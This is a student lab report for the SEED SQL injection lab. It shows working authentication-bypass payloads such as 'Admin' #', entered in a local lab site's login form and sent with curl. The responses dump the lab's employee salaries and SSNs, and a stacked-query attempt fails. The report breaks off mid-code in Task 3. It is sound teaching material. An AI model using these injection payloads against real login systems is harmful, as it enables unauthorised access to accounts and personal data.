

# CSE565 Lab 2

## SQL INJECTION ATTACK LAB

**Name:** Kishan Nagaraja

**Email:** kishanna@buffalo.edu

**UBID:** kishanna

**UB Number:** 50542194

### **Before You Start:**

Please write a detailed lab report, with **screenshots**, to describe what you have **done** and what you have **observed**. You also need to provide an **explanation** of the observations that you noticed. Please also show the important **code snippets** followed by an explanation. Simply attaching a code without any explanation will **NOT** receive credits.

After you finish, export this report as a **PDF** file and submit it on UBLearn.

### **Academic Integrity Statement:**


I, Kishan Nagaraja, have read and understood the course academic integrity policy.

(Your report will not be graded without filling in your name in the above AI statement)

### **Task 1: Get Familiar with SQL statements**

In this task, we are required to familiarize ourselves with SQL by executing basic SQL commands.

I enter into the command line of the running SQL container using the **docker exec** statement with alias **docksh <id>**. The below screenshot shows that I am inside the running MySQL container.



```
[09/30/23] seed@VM:~$ dockps
8b064876f5cf  mysql-10.9.0.6
43c1df6b5cdc  www-10.9.0.5
[09/30/23] seed@VM:~$ docksh 8b
root@8b064876f5cf:/#
```

Now, I log in to the MySQL database by using mysql client. I will select the database **sqllab\_users** using **use <database\_name>** command and check the list of tables in the database using **show tables** command.

```
root@8b064876f5cf:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.01 sec)
```

We observe that the database contains one table namely **credential**. Now, I will print all the records of the table **credential** using the following SQL query:

**SELECT \* FROM credential;**

Below screenshot shows the result of the query.

```
mysql> SELECT * FROM credential
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

We observe that the table has a total of 6 rows.

Now, I run the below SQL query to print all the profile information of the employee **Alice**.  
**SELECT \* FROM credential WHERE Name = 'Alice';**

Below is the screenshot of the output:



```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

We observe that the database returned 1 row containing all the profile information of employee **Alice**.

## Task 2: SQL Injection Attack on SELECT Statement

### Task 2.1: SQL Injection Attack from webpage

First, I enter the username “**Admin**” with some random password, and I get the error from the website that the account does not exist which is due to entering an incorrect password.



Now, let us examine the SQL query used by the PHP backend given in the below code snippet:

```
$input_undef = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_undef' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

Here, we observe that the backend is reading input data from the client consisting of username (read into variable **\$input\_name**), and password (read into variable **\$input\_pwd**), computing the sha1 of the password, and using the query to retrieve information about the logged-in user.

Now, I execute the same query by providing the username and hashed password directly in the query and run the query in the SQL server. We get the following result:

```
mysql> SELECT id, name, eid, salary, birth, ssn, address, email,
-> nickname, Password
-> FROM credential
-> WHERE name='Admin' and Password='a5bdf35a1df4ea895905f6f6618e83951a6effc0';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)
```


Now, I will modify the username in a way that the rest of the query is commented so that only the username is read by the query and the **Password** field is no longer read by the query. We can use '#' character to comment a portion of the query.

```
mysql> SELECT id, name, eid, salary, birth, ssn, address, email,
-> nickname, Password
-> FROM credential
-> WHERE name='Admin' # and Password='a5bdf35a1df4ea895905f6f6618e83951a6effc0';
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

As seen from the screenshot above, I just modified the username from **Admin** to **Admin' #** (included the closing inverted comma as the existing one will be commented) in a way that the query only read the username since part of the query that read the password was **commented**. After commenting, the above query will be equivalent to:

```
"SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= 'Admin';
```

So, on the login page, if we just enter **Admin' #** in the username field instead of **Admin**, we can log in to the admin account without having to enter the password as shown in the below screenshots:



www.seed-server.com/index.html

## Employee Profile Login


USERNAME Admin' #

PASSWORD Password

Login

Copyright © SEED LABS

We can see that we were successfully able to log in to the **Admin** account without entering the password.



Apache2 Ubuntu Default P... x SQLi Lab x +

www.seed-server.com/unsafe\_home.php?username=Admin'&%23&password=.

SEED Labs Home Edit Profile Logout

## User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

## Task 2.2: SQL Injection attack from the command line

Executing the curl command as given by providing username **alice** and password **11**

```
[10/01/23]seed@VM:~/.../Code$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQL Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
    </div></nav><div class="container text-center"><div class="alert alert-danger">The account information you provide does not exist.<br>
```

We observe that the curl returns an HTML response with the **account does not exist** tag since the password is incorrect.

Now, I will try the same SQL injection technique that I implemented in the previous task. I will provide the username as **Admin' #** and leave the password blank.

```
[10/01/23]seed@VM:~/.../Code$ curl 'www.seed-server.com/unsafe_home.php?username=Admin' #&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
    </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br>
```

We observed that we were still unable to log in to the Admin account through the Curl as the Curl returns **account does not exist** response.

This happened because the curl did not recognize special characters such as whitespace, inverted comma('), and hash(#) as part of the URL. Therefore, we need to encode these characters according to the Curl Encoding scheme.

I went to the online encoder website and pasted my intended username and it returned encoded output.

**Encode to URL-encoded format**  
Simply enter your data then push the encode button.

Admin' #

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set  
LF (Unix) Destination newline separator

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**> ENCODE <** Encodes your data into the area below.

Admin%27%20%23

We observe that the username with encoded special characters is **Admin%27%20%23**.

Now, I will use this encoded username in the Curl URL.

```
seed@VM: ~/.../Code
[10/01/23] seed@VM:~/.../Code$ curl 'www.seed-server.com/unsafe_home.php?username=Admin%27%20%23&Password=11'
```

The below screenshot shows the output.

```
[10/01/23]seed@VM:~/.../Code$ curl 'www.seed-server.com/unsafe_home.php?username=Admin%27%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>

    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
  </div>
</body>
</html>
```

Here, we can observe that the HTML response contains a table having all the details about all the employees since we logged into the admin account.



## Task 2.3: Append a new SQL statement

In this task, I will attempt to add a new SQL query to the existing query through the login site using SQL Injection. Assuming that I am not aware of the underlying schema details at the backend, I will just add a simple query **SELECT 1** by inserting the username field of the login site.

In the snapshot below, I demonstrate the two queries at the same time by appending the second query after reading the username in a way that the SQL ignores reading the password field as I comment them.

```
mysql> SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
-> FROM credential
-> WHERE name='Admin' ;SELECT 1; # and Password='a5bdf35a1df4ea895905f6f6618e83951a6effc0';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
```

We observe that the SQL database is able to execute two queries at the same time and returns two results successfully.

Now, I will attempt to add the second query in the username field and try to login into the account by modifying the username as **Admin' ; SELECT 1; #**. The password field will be ignored as usual.

Apache2 Ubuntu Default Pa x SQLi Lab x +

← → ↻ 🏠 🔒 www.seed-server.com/index.html

**SEED LABS**


### Employee Profile Login

USERNAME Admin' ; SELECT 1; #

PASSWORD Password

Login

Copyright © SEED LABS



We can observe that the website throws **SQL syntax** errors due to the fact that the backend is unable to process two SQL queries at the same time.

Now, I inspect the part of the code that queries the SQL database and fetches the results in `~/image_www/Code/unsafe_home.php` file.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input uname' and Password='$hashed pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

We observe that we got the error processed by the highlighted block of code in the PHP. This happens due to a countermeasure adopted by the PHP.

### Counter-measure:

When we look at the **PHP** documentation, we see that there are three methods defined that can be used to execute SQL statements from the associated database and return the results. They are `mysqli::query()`, `mysqli::real_query()` and `mysqli::multi_query()`.

#### Executing statements

Statements can be executed with the `mysqli::query()`, `mysqli::real_query()` and `mysqli::multi_query()`. The `mysqli::query()` function is the most common, and combines the executing statement with a buffered fetch of its result set, if any, in one call. Calling `mysqli::query()` is identical to calling `mysqli::real_query()` followed by `mysqli::store_result()`.

Reference taken from: <https://www.php.net/manual/en/mysqli.quickstart.statements.php>

Therefore, there is a separate function in **PHP** to be used in order to execute stacked or multiple SQL queries. The **mysqli::multi\_query()** function can be used in order to run stacked SQL queries from the **PHP** as per the documentation.

<b>mysqli::multi_query</b>
<b>mysqli_multi_query</b>
(PHP 5, PHP 7, PHP 8) mysqli::multi_query -- mysqli_multi_query — Performs one or more queries on the database
<b>Description</b>
Object-oriented style
<pre>public mysqli::multi_query(string \$query): bool</pre>
Procedural style
<pre>mysqli_multi_query(mysqli \$mysql, string \$query): bool</pre>
Executes one or multiple queries which are concatenated by a semicolon.
<b>Warning</b>
<b>Security warning: SQL injection</b>
If the query contains any variable input then <a href="#">parameterized prepared statements</a> should be used instead. Alternatively, the data must be properly formatted and all strings must be escaped using the <a href="#">mysqli_real_escape_string()</a> function.

Reference from: <https://www.php.net/manual/en/mysqli.multi-query.php>


Since the **PHP** code in the seed-server web application uses the **mysqli::query()** function to query SQL and fetch results from the database, **PHP** does NOT allow multiple SQL statements to be executed using the said method.

Therefore, it is not possible to inject multiple SQL statements into the seed server due to the distinct functions defined by the **PHP** for handling stacked SQL queries unless the attacker is able to access the code repository and modify the code.

## Task 3: SQL Injection attack on UPDATE statement

### Task 3.1: Modify your own salary

Since we need to login into the account in order to modify any details, I will login into Alice's account using SQL injection on the login page.



www.seed-server.com/index.html

**SEED Labs**


### Employee Profile Login

USERNAME: Alice' #  
PASSWORD: Password

Login

Copyright © SEED LABs

After logging in, we need to click on the **Edit Profile** (highlighted in rectangle) link in order to edit basic details.



www.seed-server.com/unsafe\_home.php?username=Alice'+%23&Password=

**SEED Labs** Home **Edit Profile** Logout

### Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

On hitting the link, we get to the following page to modify the details.

SEED LABS Home Edit Profile Logout

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABS

Now, let us examine the SQL UPDATE query used by the **PHP** backend given in the below code snippet:

```
<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$name = $_SESSION['name'];
$id = $_SESSION['id'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
